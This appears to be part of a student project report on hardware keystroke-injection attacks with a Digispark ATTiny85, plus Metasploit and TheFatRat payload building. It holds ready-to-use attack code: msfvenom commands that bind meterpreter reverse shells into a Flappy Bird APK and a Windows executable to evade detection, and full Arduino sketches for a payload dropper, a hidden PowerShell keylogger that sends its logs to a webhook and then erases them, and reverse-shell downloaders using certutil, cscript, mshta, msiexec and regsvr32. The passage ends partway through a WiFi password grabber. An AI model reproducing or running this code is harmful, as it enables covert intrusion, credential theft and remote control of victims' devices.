






## **Reverse shell connection from victim devices**


- The main processes involved in the system are the Android device, the Windows device, and the reverse shell server.
- The Android device and Windows device send data to the reverse shell server via an internet connection.
- The reverse shell server receives and processes the data from the devices and sends responses back to them.
- The Android device and Windows device run a script to establish a reverse shell connection to the server.
- The script sends the device's IP address, port number, and a command shell to the server.
- The server receives the connection request, stores the IP address and port number, and spawns a command shell.
- The server sends the command shell prompt to the device.
- The device sends commands to the server, which are executed on the server's command shell.
- The server sends the output of the command to the device.
- The process repeats until the connection is terminated.



## Stored WIFI password stealing and getting critical information

- The attacker inserts the ATTiny85 board into the victim PC's USB port.
- The ATTiny85 board emulates the typing of commands to access the command prompt on the victim PC.
- The ATTiny85 board sends commands to open the network settings on the victim PC.
- The ATTiny85 board retrieves saved WIFI passwords from the victim PC.

- The stolen WIFI passwords are stored in the ATTiny85 board's memory.
- The attacker retrieves the stolen WIFI passwords from the ATTiny85 board's memory.
- This process can be repeated on multiple victim PCs using the same ATTiny85 board, making it a potent tool for WIFI password stealing. However, it is important to note that such activities are illegal and unethical and can lead to serious legal consequences.



## **MMC framework (tool)**

MMC framework is a tool designed to exploit vulnerable devices on the same network as the attacker. It primarily targets Internet of Things (IoT) devices, including routers, security cameras, and digital video recorders (DVRs) that have default or weak credentials.

The tool is written in Python and uses various exploits to gain unauthorized access to vulnerable devices. Once the tool gains access, it provides a command-line interface for executing various commands on the device, including launching reverse shells, scanning for other vulnerable devices on the network, and stealing passwords.

### **Dependencies**


MMC Depends upon 4 Packages which are Generally Pre-installed in Major Pentest OS :

Metasploit-Framework

- Python 3
- SFTP
- PHP

If you think I should still make an Install Script, Open an issue.

## The Metasploit framework listener interface

A screenshot of a Windows terminal window titled 'vignesh@vignesh: ~/Desktop'. The terminal shows the Metasploit (msf6) command-line interface. The user has entered several commands: 'exploit(multi/handler)', 'set payload /windows/shell\_reverse\_tcp', 'show options', and 'run'. The output displays the module options for 'multi/handler' and the payload options for 'windows/shell\_reverse\_tcp'. The payload options table shows 'EXITFUNC' set to 'process', 'LHOST' set to '192.168.43.48', and 'LPORT' set to '8080'. The terminal also shows the start of a reverse TCP handler and a command shell session opening. A large 'TAMILCODE' watermark is visible across the center of the terminal output.

```
vignesh@vignesh: ~/Desktop
msf6 exploit(multi/handler) > set payload /windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  ----      -
  PAYLOAD   windows/shell_reverse_tcp  yes       The name of the payload to send to the target.

Payload options (windows/shell_reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.43.48    yes       The listen address (an interface may be specified)
  LPORT     8080             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf6 exploit(multi/handler) > set LHOST 192.168.43.48
LHOST => 192.168.43.48
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.48:8080
[*] Command shell session 1 opened (192.168.43.48:8080 -> 192.168.43.48:41836) at 2021-06-02 01:26:59 +0000

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

Metasploit is an open-source framework that provides a wide range of tools for penetration testing and vulnerability assessment. It offers a command-line interface (CLI) as well as a graphical user interface (GUI) for interacting with its various features.

The CLI interface is used by most security professionals for conducting tests and creating custom exploits. It provides a command prompt where users can execute commands to scan targets, run exploits, and gather information about systems. Users can navigate through the various modules and payloads using the command prompt and also write their custom modules for specific tasks.

On the other hand, the GUI interface is designed for less experienced users who prefer a graphical interface for interacting with the framework. It offers an intuitive

interface that can be used to perform similar functions as the CLI. Users can navigate through various modules, set targets, and run exploits with just a few clicks.

Overall, the interface of Metasploit is designed to be user-friendly and accessible to both experienced and inexperienced users. It offers a powerful set of tools for penetration testing and vulnerability assessment, and its interface makes it easy to use those tools to secure computer systems and networks.

## **5.2 Exploitations**

### **The reason of Arduino Digispark ATTiny85 includes Cybersecurity:**

Arduino Digispark ATTiny85 can be used in cybersecurity for several reasons. One of the primary reasons is its size and portability, making it easy to use for penetration testing, ethical hacking, and other security-related applications.

Arduino Digispark ATTiny85 can be programmed to act as a keylogger, stealing passwords and other sensitive information, or it can be used to gain remote access to a target device. It can also be used to create a reverse shell connection, allowing attackers to access a compromised system from a remote location.

Furthermore, Arduino Digispark ATTiny85 can be used for security-related hardware projects, such as creating a secure access control system or a tamper-proof security system.

Overall, the flexibility and versatility of Arduino Digispark ATTiny85 make it a valuable tool for cybersecurity professionals and enthusiasts.

## **Keylogger and payload dropping**

A keylogger integrated with Arduino Digispark ATTiny85 can be used to record every keystroke made on a connected computer system. In this setup, the Arduino Digispark ATTiny85 acts as a hardware device that is connected to a computer system and is programmed to record keystrokes made on the connected computer's keyboard.

To create a keylogger with Arduino Digispark ATTiny85, you would need to use a programming language such as C++ and the Arduino Integrated Development Environment (IDE). You would need to write code that would instruct the Digispark ATTiny85 to intercept the keystrokes made on the computer's keyboard and record them to a log file.

Once the keylogger is programmed, the attacker would need to physically connect the Arduino Digispark ATTiny85 to the target computer's USB port. The device would then begin to record every keystroke made on the target computer's keyboard.

Keyloggers integrated with Arduino Digispark ATTiny85 can be a powerful tool for cybercriminals, as they are small, inexpensive, and easy to conceal. As a result, it is essential to use strong passwords, regularly monitor computer activity, and be vigilant when connecting USB devices to your computer. Additionally, it is important to only use trusted USB devices and avoid using devices from unknown or suspicious sources to prevent potential attacks.



## **Reverse shell connection from Android and Computers**

A reverse shell connection is a type of communication channel that allows an attacker to gain access and control a victim's computer or Android device remotely. In a reverse shell attack, the attacker creates a shell session on the victim's system that allows them to execute commands and access files and information.

To establish a reverse shell connection from an Android device or computer, the attacker first needs to create a backdoor on the victim's device. This can be achieved by exploiting vulnerabilities in the target system or by using social engineering techniques to trick the victim into downloading and executing a malicious file or application.

Once the backdoor is established, the attacker can use a command and control (C&C) server to initiate a reverse shell connection. The C&C server acts as an intermediary between the attacker and the victim's device, allowing the attacker to send commands and receive data from the target system.

Reverse shell connections can be used for various malicious purposes, including stealing sensitive data, installing additional malware, or using the victim's device as a proxy for carrying out other attacks. They can be difficult to detect and can remain active for long periods, allowing the attacker to maintain control of the victim's system and continue their malicious activities undetected.

To protect against reverse shell attacks, it is important to maintain up-to-date antivirus and anti-malware software, avoid downloading and executing files or applications from untrusted sources, and regularly monitor device activity for any suspicious activity or unauthorized access. Additionally, it is crucial to keep all software and operating systems updated with the latest security patches and fixes to help prevent known vulnerabilities from being exploited.

## **Stored WIFI password stealing and getting critical information**

Storing WiFi passwords in Windows is a common practice, as users do not want to enter their password every time they connect to a network. However, these stored passwords can be vulnerable to attacks. Attackers can use a variety of methods to steal these passwords, including using a keylogger.

With the help of Arduino Digispark ATTiny85, an attacker can create a small USB device that can be inserted into a target Windows computer. This device can then steal the stored WiFi passwords from the computer and send them to the attacker's computer.

To achieve this, the attacker can create a script in the Arduino IDE that emulates a keyboard and sends specific key combinations to the Windows computer. These key combinations open the command prompt and execute a command to display the stored WiFi passwords. The passwords are then captured by the Digispark ATTiny85 and transmitted to the attacker's computer via a network connection.

It is important to note that this kind of attack requires physical access to the target computer, as the attacker needs to plug in the Digispark ATTiny85 device. Also, it is a form of illegal hacking and can lead to severe legal consequences if caught. Therefore, it is essential to always keep your devices and accounts secure and avoid plugging in any unknown USB devices into your computer.

## **Binding the virus into the real Application(Android)**

Binding a virus into a legitimate application is a common technique used by cybercriminals to infect mobile devices with malicious code. The process involves taking a genuine Android application and embedding malware into it, thereby making the app appear legitimate to users while it is performing malicious activities in the background.

To bind a virus into a real application, the attacker needs to have access to the source code of the application. Once the source code is obtained, the attacker will add the malicious code to the application and then compile it. The malicious code can be designed to perform various activities, such as stealing sensitive information, sending SMS messages to premium numbers, or even taking control of the device remotely.

Once the application is compiled with the malicious code, it can be distributed through various channels such as third-party app stores, social engineering tactics, or even official app stores if the attacker is successful in bypassing the security measures in place. Once the user downloads and installs the infected application, the malware will run in the background, executing its malicious activities without the user's knowledge.

To protect against binding viruses in legitimate applications, it is important to download apps only from official app stores and to check the reviews and ratings of the app before downloading it. It is also important to keep the device's operating system and apps up to date with the latest security patches and to use a reputable antivirus software.

### **The following steps to bind virus into original application**

The first step to open Metasploit framework before we need to develop the following RCE (Remote Code Execution)

### **Base64 framework**

Base64 is a binary-to-text encoding scheme that represents binary data in an ASCII string format by converting it into a radix-64 representation. It is used to encode binary data so that it can be transferred over communication channels that handle only textual data. The encoding process takes every 6 bits of the input data and converts them into a single character from a set of 64 characters.

Base64 is widely used in various applications, such as email attachments, data encryption, and data storage. It is also commonly used in web applications for data transfer between servers and clients, particularly in HTTP authentication mechanisms, where the user's credentials are encoded in Base64 format before transmission.

One of the main benefits of Base64 encoding is that it is platform-independent, meaning it can be used on any system that supports ASCII characters. It is also simple to implement and widely supported by programming languages and libraries. However, it should be noted that Base64 encoding does not provide any form of encryption or data security, as the encoded data can be easily decoded by anyone with knowledge of the Base64 encoding algorithm.

## What is base64?

- Positional notation – a quadroxagesimal number system
- Numerals 0–9, alphabetical characters a–z and A–Z plus two special characters (all printable ASCII)
- VGhllHF1aWNrlGJyb3dulGZveCByYW4gb3ZlciB0aGUgbGF6eSBkb2c=

Value	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
Base64	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P

Value	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Base64	Q	R	S	T	U	V	W	X	Y	Z	a	b	c	d	e	f

Value	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47
Base64	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v

Value	48	49	50	51	52	53	54	55	56	57	58	59	60	61	62	63
Base64	w	x	y	z	0	1	2	3	4	5	6	7	8	9	+	/

## **Type of Payload**

This is the type of payload that the exploit will deliver to the target. Choose one of the following payload types:

- Command - A command execution payload that enables you to execute commands on the remote machine.
- Meterpreter - An advanced payload that provides a command line that enables you to deliver commands and inject extensions on the fly.

## **Stager**

The stager is what the payload uses to set up the network connection between the target machine and the payload handler running on the Metasploit server. The stager enables you to use a smaller payload to load and inject a larger, more complex payload called the stage.

### **Choose one of the following stagers:**

- Reverse TCP - Creates a connection from the target machine back to the Metasploit server over TCP.
- Bind TCP - Binds a command prompt to a listening port on the target machine so that the Metasploit server can connect to it.
- Reverse HTTP - Creates a connection from the target machine back to the Metasploit server over HTTP.
- Reverse HTTPS - Creates a connection from the target machine back to the Metasploit server over HTTPS.

## **Stage**

Specifies the payload that is delivered by the stager.

**LHOST**

Defines the IP address the payload connects back to. (Reverse connections only)

**LPORT**

Defines the port the payload connects back to.

**RHOST**

Defines the port that the listener binds to. (Bind connections only)

**Android device payload making...**

```
root@kali>> msfvenom -x flappybird-1.0.apk -p android/meterpreter/reverse_tcp  
LHOST=127.0.0.1 LPORT=4444 > flappy bird.apk -e php/base64
```

Now enter the code in linux terminal then it will make virus with original application binded payload. Then install the application on victim device then open it the reverse connection will come to the attacker machine when an attacker opening their machine for connection listener

**Computer device payload making ...**

```
root@kali>> msfvenom -x test.exe -p windows/meterpreter/reverse_tcp  
LHOST=127.0.0.1 LPORT=4444 > flappy test1.exe -e php/base64
```

We are encoded the payload inside the base64 encoder it will fully encode our payload then where can install that system can't figure out the payload easily

## **THEFATRAT tool**

The another option of payload making process help to make undetectable payload via THEFATRAT tool it contains lots and lots of option for making the payload for android and windows

TheFatRat is a tool that simplifies the process of creating backdoors and generating payloads for various operating systems, including Windows, Linux, and macOS. The tool allows penetration testers and ethical hackers to generate customized and undetectable backdoor payloads for the targeted operating system, which can then be used to gain unauthorized access to the system.

TheFatRat includes a variety of features, including the ability to automatically detect and resolve dependencies for the target operating system, the ability to select from a variety of payloads and backdoors, and the ability to automatically encrypt and obfuscate the payload to avoid detection by anti-virus software. The tool also includes the ability to generate a listener, which allows the attacker to remotely control the victim system.

## The interface of THEFATRAT tool

[illegible]



## 5.3 Code Design

### Keylogger

**//Source code... // Payload\_dropper.ino**

```
#include "DigiKeyboard.h"
```

```
void setup() {
```

```
    pinMode(1, OUTPUT); //LED on Model A
```

```
}
```

```
void loop() {
```

```
    DigiKeyboard.update();
```

```
    DigiKeyboard.sendKeyStroke(0);
```

```
    DigiKeyboard.delay(3000);
```

```
    DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //run
```

```
    DigiKeyboard.delay(500);
```

```
    DigiKeyboard.println(F("powershell -windowstyle hidden -command (N'ew'-Ob'ject  
Sy's'tem.Net.WebClient).DownloadFile(\\\\"https://miro.medium.com/max/1000/1*7_m4d  
F9OqBjePqqRyJ1O-g.jpeg\\",\\\\"$env:UserProfile\\desktop\\catz.jpeg\\");in'v'oke-item  
$env:UserProfile\\desktop\\catz.jpeg")); //Payload Dropper
```

```
    DigiKeyboard.delay(500);
```

```
    digitalWrite(1, HIGH); //turn on led when program finishes
```

```
    DigiKeyboard.delay(90000);
```

```
    digitalWrite(1, LOW);
```

```
    DigiKeyboard.delay(5000);
```

```
}
```

**//Source code... //remote\_ps\_execution.ino**

```
#include "DigiKeyboard.h"
```

```
void setup() {
```

```
    pinMode(1, OUTPUT); //LED on Model A
```

```

}
void loop() {
  DigiKeyboard.update();
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(3000);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //run
  DigiKeyboard.delay(500);
  DigiKeyboard.println("powershell -windowstyle hidden -command IEX (iwr
\"https://raw.githubusercontent.com/SecWiki/windows-kernel-exploits/master/MS16-
032/MS16-032.ps1\"); //Payload Dropper
  DigiKeyboard.delay(500);
  digitalWrite(1, HIGH); //turn on led when program finishes
  DigiKeyboard.delay(90000);
  digitalWrite(1, LOW);
  DigiKeyboard.delay(5000);
}

```

**//Source code... // TimeBomb\_KeyLogger.ino**

```

#include "DigiKeyboard.h"
void setup() {
  pinMode(1, OUTPUT); //LED on Model A
}
void loop() {

  DigiKeyboard.update();
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(3000);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //run
  DigiKeyboard.delay(100);

```

```

DigiKeyboard.println("powershell -noexit -command \"mode con cols=18
lines=1\"");//starting powershell in small window
DigiKeyboard.delay(300);
DigiKeyboard.println(F("$put = \"`$t`\"[DllImport(\"\"user32.dll\"")] public static
extern bool ShowWindow(int handle, int state);\"nadd-type -name win -member `$t` -
namespace
native\n[native.win]::ShowWindow(([System.Diagnostics.Process]::GetCurrentProcess()
| Get-Process).MainWindowHandle, 0)\nfunction Start-
KeyLogger(`$P`=\"\"`$env`:temp\\kl.txt\"")\n{$`$si` =
@\"n[DllImport(\"\"user32.dll\"\", CharSet=CharSet.Auto, ExactSpelling=true)]\npublic
static extern short GetAsyncKeyState(int
virtualKeyCode);\n[DllImport(\"\"user32.dll\"\", CharSet=CharSet.Auto)]\npublic static
extern int GetKeyboardState(byte[] keystate);\n[DllImport(\"\"user32.dll\"\",
CharSet=CharSet.Auto)]\npublic static extern int MapVirtualKey(uint uCode, int
uMapType);\n[DllImport(\"\"user32.dll\"\", CharSet=CharSet.Auto)]\npublic static extern
int ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkeystate,
System.Text.StringBuilder pwszBuff, int cchBuff, uint wFlags);\n`@$A` = Add-Type -
MemberDefinition `$si` -Name 'Win32' -Namespace API -PassThru\n`$null` = New-Item
-Path `$P` -ItemType File -Force\ntry\n{$`$ti` = get-date\ndo\n{$`$Start-Sleep -
Milliseconds 40\nfor (`$as` = 9; `$as` -le 254; `$as`++) {$`$state` =
`$A`::GetAsyncKeyState(`$as`)\nif (`$state` -eq -32767) {$`$null` =
[console]::CapsLock\n`$VK` = `$A`::MapVirtualKey(`$as`, 3)\n`$kbS` = New-Object
Byte[] 256\n`$checkkbstate` = `$A`::GetKeyboardState(`$kbS`)\n`$mychar` = New-
Object -TypeName System.Text.StringBuilder\n`$success` = `$A`::ToUnicode(`$as`,
`$VK`, `$kbS`, `$mychar`, `$mychar`.Capacity, 0)\nif
(`$success`)\n{$[System.IO.File]::AppendAllText(`$P`,
`$mychar`,
[System.Text.Encoding]::Unicode)\n}}}\nwhile (((Get-Date).AddMinutes(-1) -le
`$ti`)\n}\nfinally\n{$\npowershell Invoke-WebRequest -Uri
https://webhook.site/<YourHOOKGoesHERE> -Method POST -ContentType 'text/plain'
-InFile \"\"`$env`:temp\\kl.txt\"\"\npowershell Remove-Item -Path

```

```

\" \"$env`:temp\\kl.txt\" \" \"npowershell Remove-Item -Path
\" \"$env`:temp\\log.ps1\" \" \"n} }\\nStart-KeyLogger\"")); //dumping keylogger
DigiKeyboard.delay(100);
DigiKeyboard.println("write-output $put > $env:temp\\log.ps1"); //dropping keylogger
DigiKeyboard.delay(200);
DigiKeyboard.println("cd $env:temp"); //changing dir
DigiKeyboard.delay(100);
DigiKeyboard.println(".\\log.ps1"); //executing payload
DigiKeyboard.delay(100);

digitalWrite(1, HIGH); //turn on led when program finishes
DigiKeyboard.delay(90000);
digitalWrite(1, LOW);
DigiKeyboard.delay(5000);
}

```

### **Reverse shell connection from android and computer**

**//Source code... //certutil\_reverse\_shell.ino**

```

#include "DigiKeyboard.h"

void setup() {
  pinMode(1, OUTPUT);
}

void loop() {
  DigiKeyboard.delay(5000);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(300);
  DigiKeyboard.print("cmd");
  DigiKeyboard.sendKeyStroke(KEY_ENTER, MOD_CONTROL_LEFT +
MOD_SHIFT_LEFT);

```

```

DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ARROW_LEFT);
DigiKeyboard.delay(100);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(300);
DigiKeyboard.print("certutil.exe          -urlcache          -split          -f
http://LHOST:PHPPORT/FILENAME.exe FILENAME.exe & FILENAME.exe");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1200);
DigiKeyboard.print("exit");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
digitalWrite(1, HIGH);
DigiKeyboard.delay(90000);
digitalWrite(1, LOW);
DigiKeyboard.delay(5000);
}

```

#### **//Source code.. //cscript\_reverse\_shell.ino**

```

#include "DigiKeyboard.h"

void setup() {
  pinMode(1, OUTPUT);
}

void loop() {
  DigiKeyboard.delay(5000);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(300);
  DigiKeyboard.print("cmd");
  DigiKeyboard.sendKeyStroke(KEY_ENTER,          MOD_CONTROL_LEFT          +
MOD_SHIFT_LEFT);

```

```

DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ARROW_LEFT);
DigiKeyboard.delay(100);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(300);
DigiKeyboard.print("powershell.exe          -c          ""(New-Object
System.NET.WebClient).DownloadFile('http://LHOST:PHPPORT/FILENAME.vbs',\\\\"$env:temp\\FILENAME.vbs\\\\"");Start-Process          %windir%\\system32\\cscript.exe
\\\\"$env:temp\\FILENAME.vbs\\\\" "" """);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1000);
DigiKeyboard.sendKeyStroke(KEY_C, MOD_CONTROL_LEFT);
DigiKeyboard.delay(100);
DigiKeyboard.print("exit");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
digitalWrite(1, HIGH);
DigiKeyboard.delay(90000);
digitalWrite(1, LOW);
DigiKeyboard.delay(5000);
}

```

**//Source code... //hta\_reverse\_shell.ino**

```

#include "DigiKeyboard.h"
void setup() {
    pinMode(1, OUTPUT);
}
void loop() {
    DigiKeyboard.delay(5000);
    DigiKeyboard.sendKeyStroke(0);
    DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);

```

```

DigiKeyboard.delay(300);
DigiKeyboard.print("powershell -windowstyle hidden");
DigiKeyboard.sendKeyStroke(KEY_ENTER,      MOD_CONTROL_LEFT      +
MOD_SHIFT_LEFT);
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ARROW_LEFT);
DigiKeyboard.delay(100);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(1000);
DigiKeyboard.print("mshta.exe http://192.168.0.107:8080/system.hta");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
digitalWrite(1, HIGH);
DigiKeyboard.delay(90000);
digitalWrite(1, LOW);
DigiKeyboard.delay(5000);
}

```

//source code... //msiexec\_reverse\_shell.ino

```

#include "DigiKeyboard.h"
void setup() {
  pinMode(1, OUTPUT);
}
void loop() {
  DigiKeyboard.delay(5000);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(300);
  DigiKeyboard.print("cmd");
}

```

```

    DigiKeyboard.sendKeyStroke(KEY_ENTER,      MOD_CONTROL_LEFT +
MOD_SHIFT_LEFT);
    DigiKeyboard.delay(500);
    DigiKeyboard.sendKeyStroke(KEY_ARROW_LEFT);
    DigiKeyboard.delay(100);
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.delay(300);
    DigiKeyboard.print("msiexec /q /i http://LHOST:PHPPORT/FILENAME.msi");
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.delay(100);
    DigiKeyboard.print("exit");
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    digitalWrite(1, HIGH);
    DigiKeyboard.delay(90000);
    digitalWrite(1, LOW);
    DigiKeyboard.delay(5000);
}

```

//source code... //regsvr32\_reverse\_shell.ino

```

#include "DigiKeyboard.h"

void setup() {
    pinMode(1, OUTPUT);
}

void loop() {
    DigiKeyboard.delay(5000);
    DigiKeyboard.sendKeyStroke(0);
    DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
    DigiKeyboard.delay(300);
}

```



```

DigiKeyboard.print("regsvr32 /s /n /u /i:http://SRVHOST:SRVPORT/FILENAME.sct
scrobj.dll");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
digitalWrite(1, HIGH);
DigiKeyboard.delay(90000);
digitalWrite(1, LOW);
DigiKeyboard.delay(5000);
}

```

### **Stored WIFI password stealing and getting critical information**

**//Source code... //wifi\_key\_grabber.ino**

```

#include "DigiKeyboard.h"
void setup() {
  pinMode(1, OUTPUT);
  #define KEY_ARROW_DOWN 0x51
}
void loop() {
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(100);
  DigiKeyboard.print("cmd");
  DigiKeyboard.sendKeyStroke(KEY_ENTER,      MOD_CONTROL_LEFT      +
MOD_SHIFT_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ARROW_LEFT);
